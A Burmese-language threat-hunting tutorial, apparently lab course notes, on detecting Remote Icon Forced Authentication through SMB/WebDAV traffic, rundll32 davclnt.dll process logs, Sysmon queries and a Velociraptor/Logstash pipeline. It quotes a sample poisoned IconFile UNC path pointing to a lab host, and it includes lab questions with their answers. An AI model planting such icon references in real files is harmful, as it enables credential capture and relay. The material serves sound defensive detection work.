ဒီ obvious detection တွေကို လုပ်ထားပြီးသားဖြစ်ရင်တောင် attacker အတွက် အသုံးချနိုင်တဲ့ attack path တွေ အများကြီး ကျန်နေသေးပါတယ်။ အထူးသဖြင့် SSL WebDAV ကို အသုံးပြုတဲ့အခါ traffic က HTTPS ဖြစ်သွားတဲ့အတွက် ruleset ထဲမှာ မပါဝင်သေးရင် လွတ်သွားနိုင်ပါတယ်။ ဒါ့အပြင် internet ကို မထွက်ဘဲ internal network ထဲမှာပဲ credential capture လုပ်ပြီး relay လုပ်တာမျိုးဆိုရင် network boundary detection တွေက မဖမ်းမိနိုင်ပါဘူး။ ဒီလိုအခြေအနေတွေကြောင့် “ဒီ attack ကို detect လုပ်ဖို့ ဘယ်လို hunt လုပ်ရမလဲ” ဆိုတဲ့ အတွေးကို စတင် brainstorm လုပ်ရပါတယ်။

1. Anomalous SMB/WebDav traffic

ပထမဆုံး အယူအဆကတော့ anomalous SMB နဲ့ WebDAV traffic ကို စောင့်ကြည့်တာဖြစ်ပါတယ်။ ဒီ hunt ရဲ့အခြေခံအတွေးက attacker ရဲ့ server က credential ကို ဖမ်းယူတဲ့အခါ network connection တစ်ခုတော့ မဖြစ်မနေ ပေါ်လာရမယ်ဆိုတာပါ။ ဒါကြောင့် network logs သို့မဟုတ် connection logs ထဲမှာ အထူးသဖြင့် မထင်မှတ်ထားတဲ့ SMB သို့မဟုတ် WebDAV traffic တွေ ပေါ်လာနိုင်ပါတယ်။ ဥပမာ system တချို့ကို SMB client အဖြစ်၊ system တချို့ကို SMB server အဖြစ် label လုပ်ပြီး baseline တစ်ခု ဆောက်

နိုင်ပါတယ်။ အဲ့ဒီ baseline ကို အခြေခံပြီး ပုံမှန်အားဖြင့် **client ဖြစ်နေတဲ့ machine တစ်လုံးက တခြား client တစ်လုံးကို SMB connection လုပ်လာရင် suspicious ဖြစ်တယ်လို့ သတ်မှတ်နိုင်ပါတယ်။** သို့မဟုတ် port 445 ပေါ်မှာ မထင်မှတ်ထားတဲ့ process တစ်ခုက incoming connection ကို လက်ခံနေတာကို တွေ့ရင်လည်း alert ထုတ်နိုင်ပါတယ်။

WebDAV အတွက်လည်း အလားတူ အတွေးနဲ့ hunt လုပ်နိုင်ပါတယ်။ ဒါပေမယ့် WebDAV မှာ attacker က port ကို ကိုယ်တိုင် သတ်မှတ်နိုင်တာကြောင့် detection rule တစ်ခုကို ယုံကြည်စိတ်ချရအောင် တည်ဆောက်ဖို့ ခက်ခဲလာပါတယ်။ Port 80, 443 မကဘဲ custom port တွေကို သုံးနိုင်တဲ့အတွက် false positive နဲ့ false negative ကို ထိန်းချုပ်ရတာ ပိုပြီး စိန်ခေါ်မှု ဖြစ်လာပါတယ်။

2. Monitor File Creation by Extension

ဒါကြောင့် ဒုတိယ အယူအဆကတော့ network ကို မကြည့်ဘဲ file creation ကို အခြေခံပြီး hunt လုပ်တာဖြစ်ပါတယ်။ ဒီနည်းလမ်းမှာ အဓိကစိတ်ဝင်စားရတာက Remote Icon Forced Auth ကို အသုံးချနိုင်တဲ့ file type တွေပါ။ အဲ့ဒီ file တွေက အရေးကြီးတဲ့ location တွေထဲမှာ ပေါ်လာနေလား ဆိုတာကို စောင့်ကြည့်ရပါတယ်။ ဥပမာ file share တွေ၊ privileged user တွေရဲ့ workstation တွေ၊ Downloads folder တွေလို နေရာတွေမှာ

- `.lnk`၊
- `.url`၊
- `.library-ms` စတဲ့ file တွေ အသစ်ပေါ်လာနေလားဆိုတာကို monitor လုပ်ပါတယ်။ File ပေါ်လာတာကို တွေ့ရင် အဲ့ဒီ file ကို manual ဖြစ်ဖြစ် automated ဖြစ်ဖြစ် parse လုပ်ပြီး UNC path ပါတဲ့ remote icon reference ရှိလားဆိုတာကို စစ်ဆေးနိုင်ပါတယ်။

ဒီဒုတိယ hunt နည်းလမ်းရဲ့အားသာချက်က investigation step တွေကို အများကြီး လျော့ချပေးနိုင်တာပါ။ Network-based hunt မှာဆိုရင် connection တစ်ခုနဲ့ file တစ်ခုကြားမှာ တိုက်ရိုက် ချိတ်ဆက်မှု မရှိတာကြောင့် log grouping, pivoting တွေကို ရှုပ်ရှုပ်ထွေးထွေး လုပ်ရပါတယ်။ “ဒီ SMB connection က ဘယ် file ကြောင့် ဖြစ်တာလဲ” ဆိုတာကို အချိန်အများကြီး သုံးပြီး ခြေရာခံရတတ်ပါတယ်။ ဒါပေမယ့် **file-based hunt မှာတော့ အန္တရာယ်ရှိနိုင်တဲ့ file ကို တိုက်ရိုက် တွေ့နိုင်တဲ့အတွက် analysis ပိုလွယ်ပြီး detection တစ်ခုအဖြစ် ပြောင်းဖို့လည်း ပိုပြီး အဆင်ပြေပါတယ်။**

Test : WebDav Port

Which alternative port (other than port 80) did the attacker use as a WebDav server on logger?

Windows မှာ WebDAV connection တစ်ခု ဖြစ်လာတဲ့အခါ process creation log အနေနဲ့ **Event ID 4688** ကို ဖန်တီးပါတယ်။ **4688 event** ဆိုတာက Windows Security Log ထဲမှာ process အသစ်တစ်ခု စတင် run လိုက်တဲ့အခါ မှတ်တမ်းတင်ပေးတဲ့ event ဖြစ်ပါတယ်။ Remote Icon Forced Authentication သို့မဟုတ် UNC path ကို အသုံးပြုပြီး WebDAV connection လုပ်သွားတဲ့အခါ Windows Explorer ကိုယ်တိုင်က WebDAV client ကို ခေါ်သုံးရပြီး၊ အဲ့ဒီအလုပ်ကို `rundll32.exe` ဆိုတဲ့ process က လုပ်ပေးပါတယ်။

t	message	A new process has been created. Creator Subject: Security ID: S-1-5-19 Account Name: LOCAL SERVICE Account Domain: NT AUTHORITY Logon ID: 0x3E5
t	tags	beats_input_codec_plain_applied
t	winlog.api	wineventlog
t	winlog.channel	Security
t	winlog.computer_name	win10.windomain.local
t	winlog.event_data.CommandLine	rundll32.exe C:\Windows\system32\davclnt.dll,DavSetCookie logger@8080 http://logger:8080/test
t	winlog.event_data.MandatoryLabel	S-1-16-12288

Log ထဲမှာ ပေါ်လာတဲ့ command line ပုံစံက `rundll32.exe C:\Windows\system32\davclnt.dll,DavSetCookie logger@8080 http://logger:8080/test` လို ဖြစ်တတ်ပါတယ်။ ဒီ command ကို အဓိပ္ပါယ်ဖွင့်ရမယ်ဆိုရင် `rundll32.exe` က Windows DLL function တွေကို run ဖို့ အသုံးပြုတဲ့ built-in process ဖြစ်ပြီး `davclnt.dll` က WebDAV client အတွက် အသုံးပြုတဲ့ DLL ဖြစ်ပါတယ်။ `DavSetCookie` ဆိုတဲ့ function ကို ခေါ်ထားတာက WebDAV server နဲ့ session တစ်ခု စတင်ဖို့ ဖြစ်ပြီး၊ နောက်ဆုံးပိုင်းမှာ server address နဲ့ port တွေကို တွေ့ရပါတယ်။ ဒီလို log ပေါ်လာတယ်ဆိုရင် system တစ်လုံးက WebDAV server တစ်ခုဆီကို အလိုအလျောက် ဆက်သွယ်သွားပြီဆိုတာကို အတော်လေး ယုံကြည်စိတ်ချစွာ ပြောနိုင်ပါတယ်။

ဒီအပြုအမူကို detect လုပ်ဖို့အတွက် Sigma community က Sigma rule တစ်ခုကို ပြင်ဆင်ရေးသားထားပါတယ်။ အဲ့ဒီ Sigma rule ရဲ့ အဓိကအယူအဆက 4688 process creation event ထဲမှာ `rundll32.exe` က `davclnt.dll` ကို အသုံးပြုပြီး run နေတာကို ဖမ်းတာပါ။ ဒါပေမယ့် false positive များမလာအောင် condition တချို့ကို ထပ်ပြီး စစ်ပါတယ်။ ပထမအချက်က command line ထဲမှာ UNC path သို့မဟုတ် WebDAV address ကို IP address နဲ့ တိုက်ရိုက်ရေးထားရမယ်ဆိုတာပါ။ ဒုတိယအချက်က အဲ့ဒီ IP address ဟာ external IP ဖြစ်ရမယ်ဆိုတာပါ။ Internal WebDAV server တွေကို အသုံးပြုနေတဲ့ ပုံမှန် လုပ်ငန်းစဉ်တွေကို မဖမ်းမိအောင် ဒီလို ကန့်သတ်ထားတာ ဖြစ်ပါတယ်။

ဒီ rule ရဲ့ အားသာချက်က Remote Icon Forced Auth တစ်ခုတည်းမကဘဲ UNC path ကို အလွဲသုံးစားလုပ်ထားတဲ့ တခြား attack pattern အများကြီးကိုပါ တစ်ခါတည်း ဖမ်းနိုင်တာပါ။ ဥပမာ attacker က `.url` သို့မဟုတ် `.lnk` file ထဲမှာ IP address နဲ့ WebDAV server ကို ညွှန်ထားရင် folder ကို ဖွင့်လိုက်တဲ့အချိန်မှာ ဒီ `rundll32.exe + davclnt.dll` behavior က ထွက်လာနိုင်ပါတယ်။ ဒါကြောင့် detection အနေနဲ့ အတော်လေး အသုံးဝင်ပါတယ်။

ဒါပေမယ့် ဒီ Sigma rule က IP address ကို အခြေခံထားတဲ့အတွက် attacker က FQDN ကို အသုံးပြုလာရင် လွတ်သွားနိုင်ပါတယ်။ ဒီနေရာမှာ SIEM ရဲ့ စွမ်းဆောင်ရည်က အရေးကြီးလာပါတယ်။ သင့် SIEM က enrichment နဲ့ subsearching ကို support လုပ်တယ်ဆိုရင် command line ထဲက hostname ကို DNS lookup လုပ်ပြီး external IP ဖြစ်မဖြစ် စစ်နိုင်ပါတယ်။ ဒီလို တိုးချဲ့လိုက်ရင် IP address မသုံးဘဲ FQDN သုံးထားတဲ့ WebDAV forced authentication attack တွေကိုပါ detect လုပ်နိုင်ပါလိမ့်မယ်။

> The answer : 8080

Test : WebDav Requesting Process

Which process makes the WebDav request?

လူအများစု ထင်တတ်တဲ့ အယူအဆကတော့ user က folder ကို ဖွင့်လိုက်တဲ့အတွက် WebDAV request ကို `explorer.exe` ကပဲ လုပ်မယ်လို့ ထင်ကြတာပါ။ Explorer.exe က တကယ်တော့ user interface ကို ပြပေးတဲ့ process ဖြစ်ပြီး folder browsing, icon rendering စတာတွေကို စတင် trigger လုပ်ပေးတာမှန်ပါတယ်။ ဒါပေမယ့် network connection ကို တိုက်ရိုက် လုပ်တဲ့ process မဟုတ်ပါဘူး။

လက်တွေ့မှာ WebDAV connection ကို တကယ်လုပ်နေတဲ့ process က `svchost.exe` ဖြစ်ပါတယ်။ Windows မှာ service အများစုကို svchost.exe အောက်မှာ run လုပ်ထားပြီး WebDAV client service လည်း အဲ့ဒီထဲက တစ်ခုဖြစ်ပါတယ်။ Explorer.exe က UNC path ပါတဲ့ icon ကို တွေ့လိုက်တဲ့အခါ WebDAV client service ကို ခေါ်ပေးပြီး၊ အဲ့ဒီ service က svchost.exe အနေနဲ့ network connection ကို လုပ်သွားတာ ဖြစ်ပါတယ်။

ဒီအချက်ကို သက်သေပြဖို့ Sysmon log ကို အသုံးပြုပါတယ်။ Sysmon Event ID 3 ဆိုတာက network connection ဖြစ်တဲ့အခါ မှတ်တမ်းတင်ပေးတဲ့ event ဖြစ်ပါတယ်။ WebDAV ကို port 8080 နဲ့ ဆက်သွယ်နေတယ်လို့ ယူဆပြီး Sysmon log ထဲမှာ destination port 8080 ကို စစ်ကြည့်ရင် ဘယ် process က connection ကို လုပ်နေတာလဲဆိုတာ သိနိုင်ပါတယ်။

```
external_table('Winlog')

| where EventCode == 3 and DestinationPort == 8080

| summarize count() by Image
```

ဒီ query ကို အဓိပ္ပါယ်ဖွင့်ရရင် Winlog ဆိုတဲ့ log source ထဲက Sysmon network connection event တွေကို ကြည့်ပြီး EventCode 3 ဖြစ်တာ၊ ပြီးတော့ destination port 8080 ကို သုံးထားတာတွေကို filter လုပ်ပါတယ်။ အဲ့ဒီနောက် connection ကို လုပ်နေတဲ့ process အမည်အလိုက် စုစည်းပြီး ဘယ် process က အများဆုံး connection လုပ်နေလဲဆိုတာကို ကြည့်ပါတယ်။

> C:\Windows\System32\svchost.exe 9

ဒီလို စစ်ကြည့်တဲ့အခါ explorer.exe မဟုတ်ဘဲ svchost.exe က port 8080 ကို ဆက်သွယ်နေတဲ့ process အဖြစ် ပေါ်လာပါတယ်။ ဒီအချက်က **Remote Icon Forced Authentication detection အတွက် အရမ်းအရေးကြီးပါတယ်။** အကယ်လို့ defender တစ်ယောက်က “WebDAV connection = explorer.exe” လို့ ထင်ပြီး rule ရေးထားရင် အမှန်တကယ် attack ဖြစ်နေတာကို လွတ်သွားနိုင်ပါတယ်။

Remote Icon Forced Authentication hunt hypothesis ကို လက်တွေ့ hunt တစ်ခုအဖြစ် ဘယ်လိုတည်ဆောက်မလဲ

ဒီ hunt ကို တည်ဆောက်ဖို့ အသုံးပြုထားတဲ့ tool က **Velociraptor** ဖြစ်ပါတယ်။ Velociraptor ဆိုတာက endpoint investigation နဲ့ threat hunting အတွက် အသုံးများတဲ့ open-source platform တစ်ခုဖြစ်ပြီး Windows, Linux, macOS စတဲ့ system တွေပေါ်က file, process, log အချက်အလက်တွေကို အလွန်အသေးစိတ် စုဆောင်းပြီး query လုပ်နိုင်ပါတယ်။ Open-source ဖြစ်တာကြောင့် မည်သူမဆို အသုံးပြုနိုင်ပြီး ဒီလို file-based hunt တွေအတွက် အထူးသင့်တော်ပါတယ်။

ဒီနေရာမှာရေးထားတဲ့ Velociraptor artifact က Remote Icon Forced Authentication ကို ရှာဖွေဖို့ ရည်ရွယ်ထားတဲ့ YAML file တစ်ခုဖြစ်ပါတယ်။ Velociraptor ကို မသိသေးရင် စိတ်မပူရပါဘူး။ ဒီအပိုင်းမှာ syntax ကို သင်ခိုင်းတာ မဟုတ်ဘဲ high-level logic ကိုပဲ နားလည်စေချင်တာပါ။ Velociraptor ကို နောက်ပိုင်းမှာ ထပ်ပြီး အသေးစိတ် လေ့လာမယ်လို့လည်း ပြောထားပါတယ်။

ဒီ hunt မှာ အဓိက စဉ်းစားရမယ့် file အမျိုးအစား နှစ်မျိုးရှိပါတယ်။ ပထမတစ်မျိုးက `.lnk` file ဖြစ်ပြီး ဒုတိယတစ်မျိုးကတော့ `.lnk` မဟုတ်တဲ့ တခြား file အမျိုးအစားတွေ ဖြစ်ပါတယ်။ `.lnk` file ဆိုတာက Windows shortcut file ဖြစ်ပြီး သူ့ရဲ့ structure က binary format ဖြစ်တာကြောင့် plain text လို ဖတ်လို့ မရပါဘူး။ ဒါကြောင့် `.lnk` file ကို စစ်ဆေးဖို့ parser တစ်ခု လိုအပ်ပါတယ်။ ကံကောင်းတာက Velociraptor ထဲမှာ `.lnk` file parser ကို အဆင်သင့် ထည့်ပြီးသား ဖြစ်ပါတယ်။ အဲ့ဒီ parser ကို သုံးပြီး `.lnk` file ထဲက **Icons property** ကို ထုတ်ယူနိုင်ပါတယ်။ Icons property ထဲမှာ remote UNC path ပါနေတတ်တာကြောင့် Forced Auth attack ကို ဖော်ထုတ်နိုင်ပါတယ်။

`.lnk` မဟုတ်တဲ့ တခြား file တွေဖြစ်တဲ့ `.url`, `.library-ms`, `.searchConnector-ms` စတဲ့ file တွေကတော့ plain text format ဖြစ်တာကြောင့် regex တစ်ခုနဲ့ လွယ်လွယ်ကူကူ parse လုပ်နိုင်ပါတယ်။ ဒီ file တွေထဲမှာ icon ကို သတ်မှတ်ထားတဲ့ line က `IconFile=` နဲ့ စတင်ပါတယ်။ ဒါကြောင့် အသုံးပြုထားတဲ့ regex က

```
IconFile=(?P<IconLocation>.*)
```

ဖြစ်ပါတယ်။ ဒီ regex ရဲ့ အဓိပ္ပါယ်က `IconFile=` နောက်က အရာအားလုံးကို IconLocation ဆိုတဲ့ field အနေနဲ့ ဖမ်းယူလိုက်တာပါ။ ဥပမာ `[InternetShortcut]` file တစ်ခုထဲမှာ

```
IconFile=\\logger@80\test\%USERNAME%.icon
```

လိုရေးထားရင် attacker ရဲ့ server ကို ညွှန်ထားတဲ့ UNC path ကို တိတိကျကျ ထုတ်ယူနိုင်ပါတယ်။

နောက်တစ်ဆင့်အရေးကြီးတာက **remote resource မဟုတ်တဲ့ icon reference တွေကို ဖယ်ထုတ်ပစ်ခြင်း** ဖြစ်ပါတယ်။ Local file icon တွေကို စစ်မိနေရင် false positive အရမ်းများလာမှာဖြစ်လို့ UNC path ပါတဲ့ icon တွေကိုပဲ စိတ်ဝင်စားရပါမယ်။ UNC path ရဲ့ အခြေခံလက္ခဏာက `\\` နဲ့ စတင်တာပါ။ ဒါကြောင့် `.lnk` file နဲ့ `.url` file နှစ်မျိုးစလုံးအတွက် icon path က double backslash နဲ့ စတင်နေမှသာ စစ်မယ်ဆိုတဲ့ logic ကို ထည့်ထားပါတယ်။ ဒီအပိုင်းက “Remote Icon Forced Auth ဖြစ်နိုင်ခြေရှိတဲ့ file တွေကိုပဲ filter လုပ်မယ်” ဆိုတဲ့ အဓိပ္ပါယ်ပါ။

နောက်ဆုံးအရေးကြီးတဲ့အဆင့်ကတော့ UNC path ထဲက **hostname သို့မဟုတ် IP address ကို ထုတ်ယူခြင်း** ဖြစ်ပါတယ်။ UNC path တစ်ခုရဲ့ပုံစံက `\\server\share\...` ဖြစ်တဲ့အတွက် `\\` နောက်က ပထမဆုံး `\` မရောက်ခင်အထိက server အမည် သို့မဟုတ် IP address ဖြစ်ပါတယ်။ Velociraptor မှာ အသုံးပြုထားတဲ့ regex က

```
^\\\\(?P<host>[^\\]+)
```

ဖြစ်ပြီး ဒီ regex က UNC path ထဲက host အပိုင်းကို တိတိကျကျ ထုတ်ပေးပါတယ်။ ဒီလို host ကို ထုတ်ယူထားနိုင်တာကြောင့် "ဒီ server က ယုံကြည်ရတဲ့ internal server လား၊ မယုံကြည်ရတဲ့ external server လား" ဆိုတာကို စစ်နိုင်ပြီး allowlist ကို query ထဲမှာ တိုက်ရိုက် ထည့်သွင်းနိုင်ပါတယ်။ ဒါက detection ကို အသုံးချလို့ရအောင်၊ false positive ကို လျော့ချဖို့ အရေးကြီးတဲ့ အချက်ပါ။

ဒီအဆင့်တွေအားလုံး ပြီးသွားပြီး query က မှန်မှန်ကန်ကန် အလုပ်လုပ်နေပြီဆိုရင် hunt ကို စတင်နိုင်ပါပြီ။ Velociraptor က endpoint အများကြီးကနေ file result တွေကို စုစည်းပေးနိုင်တာကြောင့် suspicious file တွေကို stack လုပ်ပြီး တစ်ခုချင်းစီ စစ်ဆေးနိုင်ပါတယ်။ "ဘယ် user directory ထဲမှာ ပေါ်လာတာလဲ၊ ဘယ် host ကို ညွှန်ထားတာလဲ" ဆိုတာကို စစ်ပြီး Remote Icon Forced Authentication attack ဖြစ်နေတာလား၊ legitimate configuration လားဆိုတာကို ခွဲခြားစဉ်းစားနိုင်ပါလိမ့်မယ်။

Conclusion


ဒီအပိုင်းက hunt တစ်ခုကို တည်ဆောက်တဲ့အခါ tool ထက်ပိုပြီး **logic နဲ့ thinking process က အရေးကြီးတယ်** ဆိုတာကို ပြသထားတာပါ။ File type ကို ခွဲစဉ်းစားခြင်း၊ remote resource ကို filter လုပ်ခြင်း၊ host ကို ထုတ်ယူပြီး allowlist ထည့်နိုင်အောင် ပြင်ဆင်ခြင်းတွေဟာ Remote Icon Forced Authentication ကို လက်တွေ့ environment ထဲမှာ ဖမ်းမိအောင် လုပ်ပေးတဲ့ အဓိက အချက်တွေ ဖြစ်ပါတယ်။

---

hunt တစ်ခုကို operational level အထိ ဘယ်လိုတည်ဆောက်မလဲ

ပုံမှန်အခြေအနေတစ်ခုမှာတော့ hunt ကို လုပ်ပြီးရင် အဲ့ဒီနေရာမှာပဲ ရပ်လို့ရပါတယ်။ Velociraptor ကို အသုံးပြုပြီး file share တွေ၊ critical workstation တွေကို အချိန်အလိုက် scan လုပ်ပြီး remote file server မဟုတ်တဲ့ server တွေကို ညွှန်ထားတဲ့ icon တွေကို တွေ့ရင် investigation လုပ်နိုင်ပါတယ်။ Small environment သို့မဟုတ် controlled network တစ်ခုမှာဆိုရင် ဒီလောက်နဲ့လည်း လုံလောက်နိုင်ပါတယ်။

ဒါပေမယ့် အခြေအနေကို ပိုဆိုးတဲ့ဘက်က စဉ်းစားကြည့်မယ်ဆိုရင် network ထဲမှာ dynamic remote icon တွေ နေရာတိုင်းမှာ ပေါ်လာနေတာ၊ file share တွေ များနေပြီး user တွေ အများကြီး အသုံးပြုနေတာမျိုး ဖြစ်နိုင်ပါတယ်။ ဒီလို "nightmare network" တစ်ခုမှာ manual hunt လုပ်နေရင် မတတ်နိုင်တော့ပါဘူး။ ဒါကြောင့် ဒီအလုပ်ကို repeatable ဖြစ်အောင်၊ အလိုအလျောက် လည်ပတ်နိုင်တဲ့ process တစ်ခုအဖြစ် operationalize လုပ်ဖို့ လိုလာပါတယ်။



ဒီနေရာမှာ အသုံးပြုထားတဲ့ architecture ကို အကြမ်းဖျဉ်းအားဖြင့် ကြည့်ရင် Velociraptor ကို endpoint တွေပေါ်မှာ အချိန်အလိုက် run လုပ်ပြီး scan လုပ်ပါတယ်။ Scan လုပ်ပြီး ရလာတဲ့ result တွေကို တိုက်ရိုက် SIEM ထဲမထည့်သေးဘဲ Logstash ကို ဖြတ်သန်းစေပါတယ်။ Logstash မှာ enrichment လုပ်ပြီးသား data ကိုမှ Opensearch ထဲကို index လုပ်ပြီး analysis နဲ့ detection တွေကို ဆက်လက်လုပ်ပါတယ်။

Velociraptor ရဲ့ အခန်းကဏ္ဍက endpoint ဘက်မှာ file-based hunt ကို လုပ်ပေးတာပါ။ `.lnk`, `.url` စတဲ့ file တွေထဲက remote icon reference တွေကို ထုတ်ပေးပြီး raw finding အနေနဲ့ ပို့ပေးပါတယ်။ ဒီအချက်အလက်တွေက အရေးကြီးပေမယ့် “ဒီ host က ဘယ်သူလဲ၊ internal လား external လား” ဆိုတဲ့ context မပါသေးပါဘူး။

ဒါကြောင့် Logstash ကို အလယ်အဆင့်အဖြစ် အသုံးပြုပါတယ်။ Logstash မှာ enrichment လုပ်တယ်ဆိုတာက Velociraptor က ပို့လာတဲ့ host name သို့မဟုတ် IP address ကို DNS lookup လုပ်ပြီး external IP လား၊ internal IP လားဆိုတာ ခွဲခြားပေးတာမျိုး၊ ဒါမှမဟုတ် known SMB server list တစ်ခုနဲ့ နှိုင်းယှဉ်ပြီး legitimate target ဟုတ်မဟုတ် tag ပေးတာမျိုးတွေ ပါဝင်ပါတယ်။ ဥပမာ organization ထဲမှာ တရားဝင် အသုံးပြုနေတဲ့ file server တွေရဲ့ စာရင်းကို Logstash instance မှာ document တစ်ခုအနေနဲ့ ထားထားရင် incoming event ထဲက host ကို အဲ့ဒီစာရင်းနဲ့ တိုက်စစ်ပြီး “legitimate” သို့မဟုတ် “suspicious” လို့ tag လုပ်နိုင်ပါတယ်။

ဒီလို enrichment ကို indexing မလုပ်ခင် လုပ်ထားရင် Opensearch ထဲမှာ data ကို analysis လုပ်တဲ့အခါ အများကြီး အဆင်ပြေသွားပါတယ်။ Dashboard ထဲမှာ “external remote icon reference တွေ ဘယ်လောက်ရှိလဲ”၊ “privileged workstation တွေထဲမှာ suspicious icon တွေရှိလား” ဆိုတာကို အလွယ်တကူ ကြည့်နိုင်ပါတယ်။ Detection rule တွေကိုလည်း enriched field တွေကို အခြေခံပြီး ပိုတိကျအောင် ရေးနိုင်ပါတယ်။

သို့သော် environment အချို့မှာတော့ indexing မလုပ်ခင် enrichment လုပ်ဖို့ မလိုအပ်ပါဘူး။ ဥပမာ Splunk လို SIEM တွေမှာ lookup, DNS resolution, enrichment logic တွေကို indexed data ပေါ်မှာပဲ လုပ်နိုင်ပါတယ်။ ဒီ setup မှာ Logstash ကို အသုံးပြုထားတဲ့ အကြောင်းရင်းကတော့ နောင်အတွက် DNS lookup လိုအပ်လာနိုင်တာ၊ external reference document တွေနဲ့ ချိတ်ဆက်ချင်တာတွေကို ကြိုတင်စဉ်းစားထားလို့ ဖြစ်ပါတယ်။

ဒီ process ရဲ့ အသေးစိတ် implementation က ဒီအကြောင်းအရာရဲ့ အဓိကမဟုတ်ပါဘူး။ အရေးကြီးတာက hunt တစ်ခုကို “တစ်ခါတည်းလုပ်ပြီးပြီး” ဆိုတဲ့ အဆင့်ကနေ “အမြဲတမ်း လည်ပတ်နေတဲ့ detection pipeline”

တစ်ခုအဖြစ် ပြောင်းလိုက်တဲ့ အတွေးအခေါ်ပါ။ Tool ဘယ်ဟာကို သုံးသလဲထက် logic နဲ့ workflow က ပို အရေးကြီးပါတယ်။

here are some resources you could use to configure Velociraptor and Logstash:

- https://velociraptor.velocidex.com/velociraptor-to-elasticsearch-3a9fc02c6568
- https://www.elastic.co/guide/en/logstash/current/plugins-filters-dns.html
- https://www.elastic.co/guide/en/logstash/current/plugins-filters-translate.html


Conclusion

Operationalizing the Hunt ဆိုတာက Remote Icon Forced Authentication ကို တစ်ခါတည်း ရှာပြီးမပြီး ဘဲ Velociraptor နဲ့ အချိန်အလိုက် scan လုပ်၊ Logstash နဲ့ context ထည့်၊ Opensearch/SIEM ထဲမှာ analysis နဲ့ detection လုပ်နိုင်အောင် အလုပ်လုပ်တဲ့ system တစ်ခုအဖြစ် ပြောင်းလဲလိုက်ခြင်းပဲ ဖြစ်ပါ တယ်။ ဒီလိုလုပ်နိုင်ရင် **“dynamic remote icon” တွေ များပြားနေတဲ့ network တစ်ခုမှာတောင် risk ကို ဆက်လက် ထိန်းချုပ်နိုင်ပါလိမ့်မယ်။**

မမေ့သင့်တဲ့အခြား targets

ဒီအပိုင်းကတော့ **Remote Icon Forced Authentication ကို hunt လုပ်တဲ့အခါ မမေ့သင့်တဲ့ အခြား target နေရာတွေ** ကို သတိပေးထားတာဖြစ်ပါတယ်။ အရှေ့မှာ ပြောခဲ့တဲ့ file-based remote icon attack တွေကို နားလည်ပြီးသားဆိုရင် ဒီအပိုင်းက “attacker တွေက ဒီထက်ပိုပြီး ဘယ်နေရာတွေကိုပါ အသုံးချနိုင် သေးလဲ” ဆိုတဲ့ အမြင်ကို ချဲ့ပေးတာပါ။

Windows မှာ UNC path ကို အသုံးပြုပြီး icon ကို poison လုပ်နိုင်တဲ့ နေရာတွေက file တွေထဲမှာပဲ မ ကန့်သတ်ပါဘူး။ ဒီနေရာမှာ ဖော်ပြထားတဲ့ နမူနာတစ်ခုကတော့ **Windows Registry ထဲမှာ directory icon ကို ပြောင်းလဲနိုင်တဲ့ အရာ** ဖြစ်ပါတယ်။



